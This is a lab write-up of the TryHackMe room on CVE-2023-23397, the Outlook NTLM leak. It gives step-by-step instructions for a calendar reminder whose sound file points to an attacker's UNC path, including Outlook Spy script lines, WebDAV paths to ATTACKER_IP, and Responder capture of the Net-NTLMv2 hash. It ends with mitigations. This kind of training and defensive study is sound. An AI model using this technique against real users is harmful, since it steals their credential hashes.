> For the complete documentation index, see [llms.txt](https://jacob-taylor.gitbook.io/jacob-taylor-portfolio/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://jacob-taylor.gitbook.io/jacob-taylor-portfolio/outlook-ntlm-leak/outlook-ntlm-leak.md).
# Outlook NTLM Leak
https\://tryhackme.com/outlookntlmleak
OUTLOOK NTML LEAK WRITEUP
*By Jacvbtaylor*
```
Used THM Attackbox VM & Kali Linux
https://tryhackme.com/room/outlookntlmleak
completed April 1, 2023
```
CVE-2023-23397, or the Outlook NTML Leak, was patched on March 14, 2023. This exploit impacted all versions of Outlook desktop app in Windows. The biggest danger involved in this exploit was the zero-click trigger that occurred when an infected email arrived in a user's inbox.
The attack works by including a reference to a sound file in a network share in the attacker's machine. This is achieved by changing the PidLidReminderOverride to `true` which takes on hierarchy over the victim's default reminder configurations and reaching out for the attacker's UNC path instead of a local file, which is demonstrated in one of the steps below.
When the victim's malicious email sets off the appointment reminder, the UNC path directs their machine to the SMB share which triggers the vulnerability and initiates the NTLM authentication against the attacker's machine, leaking the victim's Net-NTLMv2 hash.
For the malicious actor to obtain sensitive Net-NTLMv2 credential hashes, they first have to follow these steps shown below:
### Step 1
Using Outlook, utilize the Appointment Alert, or reminder notification by creating a calendar invite. This notification can be abused through the specification of an audio file.
Before setting up a malicious email notification, the attacker needs to identify the IP of the server they will be using to listen with. In the example demonstrated, the attacker is connected to the same network as the victim, so running `ifconfig` is the easiest way to find the IP needed for the upcoming payload.
Once the IP and the network interface is located, a tool such as [Responder ](https://www.kali.org/tools/responder/)can be used to listen for incoming connections or conversations, as shown above.
### Step 2

Abusing Reminder Sounds with a Universal Naming Convention (UNC) path is unfortunately too easy. Using an extension called[ Outlook Spy](https://www.dimastr.com/outspy/home.htm) allows for more specific settings, or scripts to be executed. The image below demonstrates how an appointment is created, and then edited via Outlook Spy.
From the Outlook Spy tab, select *CurrentItem* and locate *ReminderSoundFile.* Once selected, click the *Script* tab.
Once inside the script box, add the following:\
\
`AppointmentItem.ReminderOverrideDefault = true`\
`AppointmentItem.ReminderPlaySound = true`\
`AppointmentItem.ReminderSoundFile = "\\\fakepath\sound.wav"`
If SMB isn't available, UNC paths pointing to HTTP ports can be used to retrieve the file from a WebDAV-enabled web server
`\\ATTACKER_IP@80\foo\bar.wav`
`\\ATTACKER_IP@443\foo\bar.wav`
Once completed with the necessary IP, click *Run.*
The changes should now replicate in the Properties tab. Once this is verified, the appointment can be set with a time.
Select *0 minutes* for the Reminder and the current time. Once completed, click *Save & Close*.
### Step 3

Once the Reminder is activated via a pop up, the authentication attempt will be received by Responder.
This hash can then be stolen and even cracked which is demonstrated below.
As a bad actor, having this hash can allow for authentication to the victim's system, resulting in privilege escalation and other creative malicious acts.
### Mitigation and Detection
Microsoft has released recommended steps to avoid the CVE-2023-23397 attack. These steps include the following:
* Add users to the Protected Users Security Group, preventing the use of NTLM as a form of authentication
* Block TCP 445/SMB outbound from network to avoid post-exploitation connection
* Use this [PowerShell script](https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/) to scan against the Exchange server to detect any attack attempt
* Disable WebClient service to avoid webdav connection
Additionally, as stated in the THM room, Sigma and Yara have rules available to implement as well.
{% embed url="" %}